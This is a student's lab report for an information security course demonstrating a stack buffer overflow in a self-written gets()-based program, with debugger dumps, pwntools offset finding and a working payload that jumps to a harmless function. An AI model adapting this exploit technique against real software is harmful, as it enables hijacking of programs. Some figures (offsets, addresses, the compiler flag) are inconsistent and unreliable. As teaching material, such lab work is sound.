

Name : Ali Hamza

Roll no : BSCSF24M035

Subject : Information Security

Assignment No 2

REPORT FOR ASSIGNMENT

Task no 1:

Qno 1

A) The function is vulnerable because it uses the `gets()` function to read user input into a fixed-size buffer. The `gets()` function does not perform the bound checking which means it does not verify whether the input size exceeds the buffer capacity. In the program, the buffer size is 10 **bytes**. If a user enters more than 10 characters the extra data will overflow the buffer and overwrite adjacent memory locations on the stack such as the save base pointers and the return address.

B) The program accepts input only upto 10 bytes. This input is directly stored into the buffer without any size validation. When the user enters data, it is copied into the buffer. If the input length is larger than the buffer size, the extra characters overflow into other stack memory locations. If a user enters more than 10 characters the extra data will overflow the buffer and overwrite adjacent memory locations on the stack such as the save base pointers and the return address. When the return address is overwritten an attacker may redirect the program's control flow to a malicious address.

```
1  #include <iostream>
2
3  using namespace std;
4
5  void vulnerable() {
6      char buffer[10];
7      cout << "Enter your Name: ";
8      gets(buffer);
9      cout << "Hello " << buffer;
10 }
11
12 int main() {
13     vulnerable();
14 }
```

Qno 2

The vulnerable program was compiled with stack protection disabled so that the buffer overflow vulnerability can be demonstrated. The `-fno-stack protector` compiler flag disables the stack canary mechanism, which normally detects stack corruption. For this the code is compiled by the use of following command:

g++ vuln.cpp -o vuln.exe -fno-stack protector -no-pie

After compilation, the executable file was analyzed using PE-Bear to inspect the security features. The analysis confirmed that the executable does not include stack protection mechanisms as dll characteristics is equal to 0 as seen in the following screenshot, making it suitable for demonstrating a stack-based buffer overflow.

C0	OS Ver. (Major)	4	Windows 95 / NT 4.0
C2	OS Ver. (Minor)	0	
C4	Image Ver. (Major)	1	
C6	Image Ver. (Minor)	0	
C8	Subsystem Ver. (Major)	4	
CA	Subsystem Ver. Minor)	0	
CC	Win32 Version Value	0	
D0	Size of Image	11000	
D4	Size of Headers	400	
D8	Checksum	1269C	
DC	Subsystem	3	Windows console
DE	DLL Characteristics	0	
E0	Size of Stack Reserve	200000	
E4	Size of Stack Commit	1000	
E8	Size of Heap Reserve	100000	
EC	Size of Heap Commit	1000	
F0	Loader Flags	0	
F4	Number of RVAs and Sizes	10	
	Data Directory	Address	Size

Qno 3

```

EAX 00000001
EBX 0033A000
ECX 004019F0 vuln.004019F0
EDX 00030000
EBP 0061FF28
ESP 0061FF1C
ESI 004012E0 <vuln.OptionalHeader.AddressOfEntry>
EDI 004012E0 <vuln.OptionalHeader.AddressOfEntry>
EIP 00401460 vuln.00401460

EFLAGS 00000300
ZF 0 PE 0 AE 0
OF 0 SE 0 DF 0
CF 0 TF 1 IF 1

```

EBP : 0061FF28

Return address : $0061FF28 + 4 = 0061FF2C$

As from the instruction `lea eax, [ebp-12]`

This tell us buffer address = $EBP - 12 = 0061FF1C$

Buffer offset : Return Address – Buffer address

Offset = $0061FF2C - 0061FF1C$

Offset = 16 bytes

Qno 4

The input string AAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIJJJ was used to determine the offset of the return address overwrite. After executing the `ret` instruction in the debugger, the **EIP register contained the value 47474646**, which corresponds to characters from the **FFGG** section of the input string. By counting the number of bytes before this region, it was determined that the return address begins after **22 bytes of input**. This means 22 bytes fill the buffer + saved EBP, and the next 4 bytes to overwrite the return address.

Therefore, the exact offset required to overwrite the return address is **22 bytes**.

Qno 5

As all the findings along with the screenshots and proper detail is attached and write in the questions already.

Qno 6

Before stack over flow

```
EAX 00000001
EBX 0033A000
ECX 004019F0 vuln.004019F0
EDX 00030000
EBP 0061FF28
ESP 0061FF1C
ESI 004012E0 <vuln.OptionalHeader.AddressOfEntryI
EDI 004012E0 <vuln.OptionalHeader.AddressOfEntryI
EIP 00401460 vuln.00401460

EFLAGS 00000300
ZF 0 PF 0 AF 0
OF 0 SE 0 DF 0
CF 0 TF 1 IF 1
```

Return address = 0061FF2C

After stack overflow

```
EAX 6FF01A40 <libstdc++-6.std::cout>
EBX 003CC000
ECX 6FF01A44 libstdc++-6.6FF01A44
EDX 6FF01A40 <libstdc++-6.std::cout>
EBP 46464545
ESP 0061FF20 "GGHHHHIIIIJJJJ"
ESI 004012E0 <vuln.OptionalHeader.AddressOfEntryI
EDI 004012E0 <vuln.OptionalHeader.AddressOfEntryI
EIP 47474646

EFLAGS 00010246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
```

Return address = 46464747

Qno 7

The change of the **EIP register value to 47474646** confirms that the return address was successfully overwritten. As a result, the program attempted to jump to an address derived from the attacker-controlled input. This verifies that the **control flow of the program was redirected through a stack-based buffer overflow**.

```

EAX 6FF01A40 <libstdc++-6.std::cout>
EBX 003CC000
ECX 6FF01A44 libstdc++-6.6FF01A44
EDX 6FF01A40 <libstdc++-6.std::cout>
EBP 46464545
ESP 0061FF20 "GGHHHHIIIIJJJJ"
ESI 004012E0 <vuln.OptionalHeader.AddressOfEntryI
EDI 004012E0 <vuln.OptionalHeader.AddressOfEntryI
EIP 47474646

EFLAGS 00010246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

```

Task no 2:

Vulnerable Code:

```


vuln.cpp > vulnerable()
1  #include <iostream>
2  #include <cstdio>
3
4  using namespace std;
5
6  void malacious()
7  {
8      cout<<"Sucessfully reached";
9  }
10
11 void vulnerable() {
12     char buffer[10];
13     cout << "Enter your Name: ";
14     gets(buffer);
15     cout << "Hello " << buffer;
16 }
17
18 int main() {
19     vulnerable();
20 }
21

```

The vulnerability exists because the function `gets()` reads input without checking the size of the buffer. The buffer has a size of 10 bytes, but `gets()` allows the user to input more data, which overwrites adjacent stack memory including the saved base pointer and return address.

Creating a Cyclic Pattern:

To determine the exact offset where the return address is overwritten a cyclic pattern was generated using Python and pwntools.



```
pattern.py > ...
1  from pwn import *
2
3  pattern = cyclic(200)
4
5  print(pattern)
```

```
PS C:\Users\User\Desktop\malicious code> & C:/Users/User/AppData/Local/Programs/Python/Python313/python.exe "c:/Users/User/Desktop/malicious code/pattern.py"
b'aaaaaaacaaadaaaaaaafaaagaaahaaaiaaaajaaakaaalaaamaaaaaaapaaaqaaaraasaaataa
auaaaavaawaaaxaaayaaazaabbaabcaabdaabeaafabgaabhaabiaabjaabkaablaabmaabnaaboaab
paabqaabraabsaabtaabuaabvaabwaabxaabyaab'
PS C:\Users\User\Desktop\malicious code>
```

Finding the Offset:

After supplying the cyclic pattern as input to the program, the debugger was used to observe the value that overwrote the instruction pointer. Using the pwntools function `cyclic_find()` the exact offset to the return address was determined to be 20 bytes but the actual number of bytes where my return address is actually starts to over write is 22 bytes the difference is because of 2 padding bytes in between the `ebp` and buffer in stored in stack.


```
cyclic_find.py > ...
1  from pwn import *
2
3  offset = cyclic_find(0x61616166)
4
5  print(offset)
```

PROBLEMS OUTPUT TERMINAL ...

Python + - [] [X] ...

```
PS C:\Users\User\Desktop\malicious code> & C:/Users/User/AppData/Local/Programs/Python/Python313/python.exe "c:/Users/User/Desktop/malicious code/cyclic_find.py"
-1
PS C:\Users\User\Desktop\malicious code> & C:/Users/User/AppData/Local/Programs/Python/Python313/python.exe "c:/Users/User/Desktop/malicious code/pattern.py"
b'aaaabaaacaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaooaaapaaaqaaaraaa
aaataaaauaaaavaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaab
maabnaaboaaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab'
PS C:\Users\User\Desktop\malicious code> & C:/Users/User/AppData/Local/Programs/Python/Python313/python.exe "c:/Users/User/Desktop/malicious code/cyclic_find.py"
20
PS C:\Users\User\Desktop\malicious code> [ ]
```

Finding the Target Address:

The goal was to redirect execution to the function `malicious()`. Using a debugger, the address of this function was identified as `0x401460`. Since the system uses little-endian architecture, the address must be written in reverse byte order when constructing the payload.

0040144F	74 0B	je vuln.40145C	
00401451	890424	mov dword ptr ss:[esp],eax	eax:std::cout
00401454	E8 BF270000	call <JMP.&FreeLibrary>	
00401459	83EC 04	sub esp,4	
0040145C	C9	leave	
0040145D	C3	ret	
0040145E	90	nop	
0040145F	90	nop	
00401460	55	push ebp	
00401461	89E5	mov ebp,esp	
00401463	83EC 18	sub esp,18	
00401466	C74424 04 65504000	mov dword ptr ss:[esp+4],vuln.405065	405065:"Sucessfully reached"
0040146E	C70424 401AF06F	mov dword ptr ss:[esp],<libstdc++-6.std::	
00401475	E8 C6000000	call <JMP.&std::basic_ostream<char, std::	
0040147A	90	nop	
0040147B	C9	leave	
0040147C	C3	ret	
0040147D	55	push ebp	
0040147E	89E5	mov ebp,esp	
00401480	83EC 28	sub esp,28	
00401483	C74424 04 79504000	mov dword ptr ss:[esp+4],vuln.405079	405079:"Enter your Name: "
00401488	C70424 401AF06F	mov dword ptr ss:[esp],<libstdc++-6.std::	
00401492	E8 A9000000	call <JMP.&std::basic_ostream<char, std::	
00401497	8D45 EE	lea eax,dword ptr ss:[ebp-12]	eax:std::cout
0040149A	890424	mov dword ptr ss:[esp],eax	eax:std::cout
0040149D	E8 B6260000	call <JMP.&gets>	
004014A2	C74424 04 8B504000	mov dword ptr ss:[esp+4],vuln.40508B	40508B:"Hello "
004014AA	C70424 401AF06F	mov dword ptr ss:[esp],<libstdc++-6.std::	

Address conversion: 0x401460 $\rightarrow$ \x60\x14\x40\x00


Crafting the Exploit Payload:

The final payload consists of 22 bytes of padding followed by the address of the `malicious()` function. The padding fills the buffer and overwrites the saved frame pointer, while the appended address replaces the return address on the stack.

Command Used : `py -c "import sys; sys.stdout.buffer.write(b'A' * 22 + b'\x60\x14\x40\x00')" | .\vuln.exe`

Successful Exploitation:

When the crafted payload was supplied as input, the return address of the vulnerable function was overwritten with the address of `malicious()`. As a result, when the function returned, execution jumped to `malicious()` instead of returning to the original location. so firstly we use the command that mention above in order to jump our required `malicious` address.



```
exploit.py > ...
1  from pwn import *
2
3  offset = 22
4  target = 0x401460
5
6  payload = b"A"*offset
7  payload += p32(target)
8
9  print(payload)
```

```
PS C:\Users\User\Desktop\malicious code> py -c "import sys; sys.stdout.buffer.write(b'A' * 22 + b'\x60\x14\x40\x00')" | .\vuln.exe
Enter your Name: Hello AAAAAAAAAAAAAAAAAAAAAA@Sucessfully reached
PS C:\Users\User\Desktop\malicious code>
```

Then other way that I try for exploitation by just import `sys` module and do it by using the built in function in it. AND then run the command in terminal

`python exploit.py | .\vuln.exe`

After this we successfully reached at our `malicious` code.


```
exploit.py > ...
10
11 from pwn import *
12 import sys
13
14 offset = 22
15 target = 0x401460
16
17 payload = b"A"*offset + p32(target)
18
19 sys.stdout.buffer.write(payload)
```

PROBLEMS OUTPUT TERMINAL ...

```
PS C:\Users\User\Desktop\malicious code> python exploit.py | .\vuln.exe
Enter your Name: Hello AAAAAAAAAAAAAAAAAAAAAAA@Sucessfully reached
PS C:\Users\User\Desktop\malicious code>
```

Qno 8

The buffer overflow successfully occurs because the input exceeds the 10-byte buffer and overwrites the return address. However, instead of crashing the program, the execution is redirected to the `malicious()` function, which executes normally and terminates the program cleanly.

Qno 9

The vulnerable executable was not modified in any way. The exploit works purely by providing specially crafted input to the program at runtime.

Qno 10

The process was not terminated externally. The exploit was delivered through standard input using a crafted payload generated by Python. The program executed normally after exploitation.

